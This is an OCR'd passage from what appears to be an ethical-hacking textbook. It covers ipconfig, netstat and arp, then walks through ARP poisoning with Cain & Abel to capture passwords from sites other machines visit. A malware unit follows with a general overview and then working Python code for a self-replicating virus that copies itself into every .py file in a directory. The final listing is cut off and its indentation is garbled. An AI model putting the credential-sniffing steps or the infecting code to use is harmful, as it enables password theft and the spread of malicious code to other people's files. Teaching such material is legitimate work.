Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7553:80ee:6853:4cdd%5
   IPv4 Address. . . . . . . . . . . : 192.168.159.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::182c:4265:25c1:9b0%7
   IPv4 Address. . . . . . . . . . . : 192.168.171.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::655c:5ef9:68d1:94a1%11
   IPv4 Address. . . . . . . . . . . : 192.168.43.245
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.43.1
```


Step 4:- run netstat

The **netstat** command, meaning *network statistics*, is a Command Prompt command used to display *very* detailed information about how your computer is communicating with other computers or networkdevices.Specifically,thenetstatcommandcanshowdetailsaboutindividualnetwork connections, overall and protocol-specific networking statistics, and much more, all of which could help troubleshoot certain kinds of networking issues.



netstat[**-a**] [**-b**] [**-e**] [**-f**] [**-n**] [**-o**] [**-p** *protocol*] [**-r**] [**-s**] [**-t**] [**-x**] [**-y**] [*time_interval*] [**/?**]




Step5:- run ARP command


ARPcommandtoviewandmodifytheARPtableentriesonthelocalcomputer. Thismay display all the known connections on your local area network segment (if they have been active and in the cache). The **arp**command is useful for viewing the ARP cache and resolving address resolutionproblems.

Syntax (Inet means Internet address)

arp[-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [- d InetAddr [IfaceAddr]] [-s InetAddrEtherAddr [IfaceAddr]]





On Linuxrform ARP Poisoning inWindows




Step 1: Download and install Cain &Abel software in VMware.


Step 2: GO to sniffer and then click on configuration, select the appropriate wireless adapter. Click on apply and then click on Ok button.






Step 3: Activate sniffer







Step 4: click on + icon. Check all tests checkbox and then click ok




Step 5: click on APR then click on blank screen and then click on the + icon. Select any IP address (IPv4 address)





Step 6: select all the IP address and MAC address and then click on OKply ARP.




8: Go to any website on source ip address.







Step 9: Go to password option in the cain&abel and see the visited site password.



3.3 REFERENCES

- Tutorials Point professionals, Ethical Hacking.

3.4 UNIT END EXERCISES

1. Password crack with cain and abel application

❖❖❖❖

4

DEVELOPING AND IMPLEMENTING MALWARES

Unit Structure

4.0 OBJECTIVE

The purpose of malware is **to intrude on a machine** for a variety of reasons. From theft of financial details, to sensitive corporate or personal information, malware is best avoided, for even if it has no malicious purpose at present, it could well have so at some point in the future.

4.1 INTRODUCTION

Malware, or malicious software, is any program or file that is intentionally harmful to a computer, network or server.

Types of malware include computer viruses, worms, Trojan horses, ransomware and spyware. These malicious programs steal, encrypt and delete sensitive data; alter or hijack core computing functions and monitor end users' computer activity.

What does malware do?

Malware can infect networks and devices and is designed to harm those devices, networks and/or their users in some way.

Depending on the type of malware and its goal, this harm may present itself differently to the user or endpoint. In some cases, the effect malware has is relatively mild and benign, and in others, it can be disastrous.

No matter the method, all types of malware are designed to exploit devices at the expense of the user and to the benefit of the hacker -- the person who has designed and/or deployed the malware.


How do malware infections happen?

Malware authors use a variety of physical and virtual means to spread malware that infects devices and networks. For example, malicious programs can be delivered to a system with a USB drive, through popular

collaboration tools and by drive-by downloads, which automatically download malicious programs to systems without the user's approval or knowledge.

Phishing attacks are another common type of malware delivery where emails disguised as legitimate messages contain malicious links or attachments that deliver the malware executable file to unsuspecting users. Sophisticated malware attacks often feature the use of a command-and-control server that enables threat actors to communicate with the infected systems, exfiltrate sensitive data and even remotely control the compromised device or server.

Emerging strains of malware include new evasion and obfuscation techniques designed to not only fool users, but also security administrators and antimalware products. Some of these evasion techniques rely on simple tactics, such as using web proxies to hide malicious traffic or source IP addresses. More sophisticated threats include polymorphic malware that can repeatedly change its underlying code to avoid detection from signature-based detection tools; anti-sandbox techniques that enable malware to detect when it is being analyzed and to delay execution until after it leaves the sandbox; and fileless malware that resides only in the system's RAM to avoid being discovered.



A diagram of the various types of malware.

Different types of malware have unique traits and characteristics. Types of malware include the following:

- A virus is the most common type of malware that can execute itself and spread by infecting other programs or files.
- A worm can self-replicate without a host program and typically spreads without any interaction from the malware authors.


- A Trojan horse is designed to appear as a legitimate software program to gain access to a system. Once activated following installation, Trojans can execute their malicious functions.
- Spyware collects information and data on the device and user, as well as observes the user's activity without their knowledge.
- Ransomware infects a user's system and encrypts its data. Cybercriminals then demand a ransom payment from the victim in exchange for decrypting the system's data.
- A rootkit obtains administrator-level access to the victim's system. Once installed, the program gives threat actors root or privileged access to the system.
- A backdoor virus or remote access Trojan (RAT) secretly creates a backdoor into an infected computer system that enables threat actors to remotely access it without alerting the user or the system's security programs.
- Adware tracks a user's browser and download history with the intent to display pop-up or banner advertisements that lure the user into making a purchase. For example, an advertiser might use cookies to track the webpages a user visits to better target advertising.
- Keyloggers, also called system monitors, track nearly everything a user does on their computer. This includes emails, opened webpages, programs and keystrokes.

How to detect malware

Users may be able to detect malware if they observe unusual activity such as a sudden loss of disk space, unusually slow speeds, repeated crashes or freezes, or an increase in unwanted internet activity and pop-up advertisements.

Antivirus and antimalware software may be installed on a device to detect and remove malware. These tools can provide real-time protection or detect and remove malware by executing routine system scans.

Windows Defender, for example, is Microsoft antimalware software included in the Windows 10 operating system (OS) under the Windows Defender Security Center. Windows Defender protects against threats such as spyware, adware and viruses. Users can set automatic "Quick" and "Full" scans, as well as set low, medium, high and severe priority alerts.



The steps involved in an organization's malware response plan.

How to remove malware

As mentioned, many security software products are designed to detect and prevent malware, as well as remove it from infected systems.

Malware bytes is an example of an antimalware tool that handles detection and removal of malware. It can remove malware from Windows, macOS, Android and iOS platforms. Malware bytes can scan a user's registry files, running programs, hard drives and individual files. If detected, malware can then be quarantined and deleted. However, unlike some other tools, users cannot set automatic scanning schedules.

How to prevent malware infections

There are several ways users can prevent malware. In the case of protecting a personal computer, users can install antimalware software.

Users can prevent malware by practicing safe behavior on their computers or other personal devices. This includes not opening attachments from strange email addresses that may contain malware disguised as a legitimate attachment -- such emails may even claim to be from legitimate companies but have unofficial email domains.

Users should update their antimalware software regularly, as hackers continually adapt and develop new techniques to breach security software. Security software vendors respond by releasing updates that patch those vulnerabilities. If users neglect to update their software, they may miss out on a patch that leaves them vulnerable to a preventable exploit.

In enterprise settings, networks are larger than home networks, and there is more at stake financially. There are proactive steps companies should take to enforce malware protection. Outward-facing precautions include the following:

- Implementing dual approval for business-to-business (B2B) transactions; and
- Implementing second-channel verification for business-to-consumer (B2C) transactions.

Business-facing, internal precautions include the following:

- Implementing offline malware and threat detection to catch malicious software before it spreads;
- Implementing allow list security policies whenever possible; and
- Implementing strong web browser-level security.

Creating a Virus

Usually, a computer virus does is made by three parts:

1. The infection vector: this part is responsible to find a target and propagates to this target
2. The trigger: this is the condition that once met execute the payload
3. The payload: the malicious function that the virus carries around

Let's start coding.

```
1try:
 2    # retrieve the virus code from the current infected script
 3    virus_code = get_virus_code()
 4
 5    # look for other files to infect
 6    for file in find_files_to_infect():
 7        infect(file, virus_code)
 8
 9    # call the payload
10    summon_chaos()
11
12# except:
```

```
13#     pass
14
15finally:
16    # delete used names from memory
17    for i in list(globals().keys()):
18        if(i[0] != '_'):
19            exec('del {}'.format(i))
20
21    del i
```

Let's analyze this code.

First of all, we call the get_virus_code() function, which returns the source code of the virus taken from the current script.

Then, the find_files_to_infect() function will return the list of files that can be infected and for each file returned, the virus will spread the infection.

After the infection took place, we just call the summon_chaos() function, that is - as suggested by its name - the payload function with the malware code.

everything has been inserted in a try-except block, so that to be sure that exceptions on our virus code are trapped and ignored by the pass statement in the except block.

The finally block is the last part of the virus, and its goal is to remove used names from memory so that to be sure to have no impact on how the infected script works.

Okay, now we need to implement the stub functions we have just created!

Let's start with the first one: the get_virus_code() function.

To get the current virus code, we will simply read the current script and get what we find between two defined comments.

For example:

```
1def get_content_of_file(file):
 2    data = None
 3    with open(file, "r") as my_file:
 4        data = my_file.readlines()
 5
```

```
6    return data
7
8def get_virus_code():
9
10   virus_code_on = False
11   virus_code = []
12
13   code = get_content_of_file(__file__)
14
15   for line in code:
16       if "# begin-virus\n" in line:
17           virus_code_on = True
18
19       if virus_code_on:
20           virus_code.append(line)
21
22       if "# end-virus\n" in line:
23           virus_code_on = False
24           break
25
26   return virus_code
```

Now, let's implement the find_files_to_infect() function. Here we will write a simple function that returns all the *.py files in the current directory. Easy enough to be tested and… safe enough so as not to damage our current system! :)

```
1import glob
2
3def find_files_to_infect(directory = "."):
4    return [file for file in glob.glob("*.py")]
```

This routine could also be a good candidate to be written with a generator. What? You don't know generators? Let's have a look at this interesting article then!

And once we have the list of files to be infected, we need the infection function. In our case, we will just write our virus at the beginning of the file we want to infect, like this:

```
1def get_content_if_infectable(file):
 2    data = get_content_of_file(file)
 3    for line in data:
 4        if "# begin-virus" in line:
 5            return None
 6    return data
 7
 8def infect(file, virus_code):
 9    if (data:=get_content_if_infectable(file)):
10        with open(file, "w") as infected_file:
11            infected_file.write("".join(virus_code))
12            infected_file.writelines(data)
```

Now, all we need is to add the payload. Since we don't want to do anything that can harm the system, let's just create a function that prints out something to the console.

```
1def summon_chaos():
2  # the virus payload
3  print("We are sick, fucked up and complicated\nWe are chaos, we can't be cured")
```

Ok, our virus is ready! Let's see the full source code:

```
1# begin-virus
 2
 3import glob
 4
 5def find_files_to_infect(directory = "."):
 6    return [file for file in glob.glob("*.py")]
```

```
7
8    def get_content_of_file(file):
9  data = None
10   with open(file, "r") as my_file:
11       data = my_file.readlines()
12
13   return data
14
15    def get_content_if_infectable(file):
16   data = get_content_of_file(file)
17   for line in data:
18    if "# begin-virus" in line:
19    return None
20   return data
21
22    def infect(file, virus_code):
23    if (data:=get_content_if_infectable(file)):
24     with open(file, "w") as infected_file:
25      infected_file.write("".join(virus_code))
26      infected_file.writelines(data)
27
28    def get_virus_code():
29
30   virus_code_on = False
31   virus_code = []
32
33   code = get_content_of_file(__file__)
34
35   for line in code:
```

```
36    if "# begin-virus\n" in line:
37   virus_code_on = True
38
39      if virus_code_on:
40      virus_code.append(line)
41
42       if "# end-virus\n" in line:
43         virus_code_on = False
44         break
45
46   return virus_code
